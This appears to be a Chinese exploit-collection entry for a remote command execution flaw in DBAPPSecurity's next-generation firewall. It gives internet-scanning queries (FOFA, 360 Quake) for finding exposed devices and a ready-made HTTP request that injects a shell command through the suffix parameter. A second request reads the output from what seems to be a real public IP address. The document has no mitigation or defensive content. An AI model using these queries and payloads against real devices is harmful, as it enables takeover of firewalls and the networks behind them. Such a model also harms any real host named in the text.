A5-1安恒-下一代防火墙-RCE

漏洞描述：

安恒 下一代防火墙 aaa_portal_auth_local_submit 存在远程命令执行漏洞，攻击者通过漏洞可以获取服务器权限。

网站图片：

网络测绘：

fofa语法：

body="/webui/?g=page_frame_login_vldcode&vldcode=" && title=="下一代防火墙"

360quake语法：


body="/webui/?g=page_frame_login_vldcode&vldcode=" && title=="下一代防火墙"

漏洞复现：

payload：

```
GET /webui/?g=aaa_portal_auth_local_submit&bkg_flag=0&suffix=%60id+%3E/usr/local/webui/frrgkquigh.txt%60 HTTP/1.1
Host: xx.xx.xx.xx:9099
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.47 Safari/537.36
```

效果图:



出现success，访问请求路径http://xx.xx.xx.xx:9099/frrgkquigh.txt_查看执行结果文件

```
GET /frrgkquigh.txt HTTP/1.1
Host: 112.36.20.30:9099
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.47 Safari/537.36
```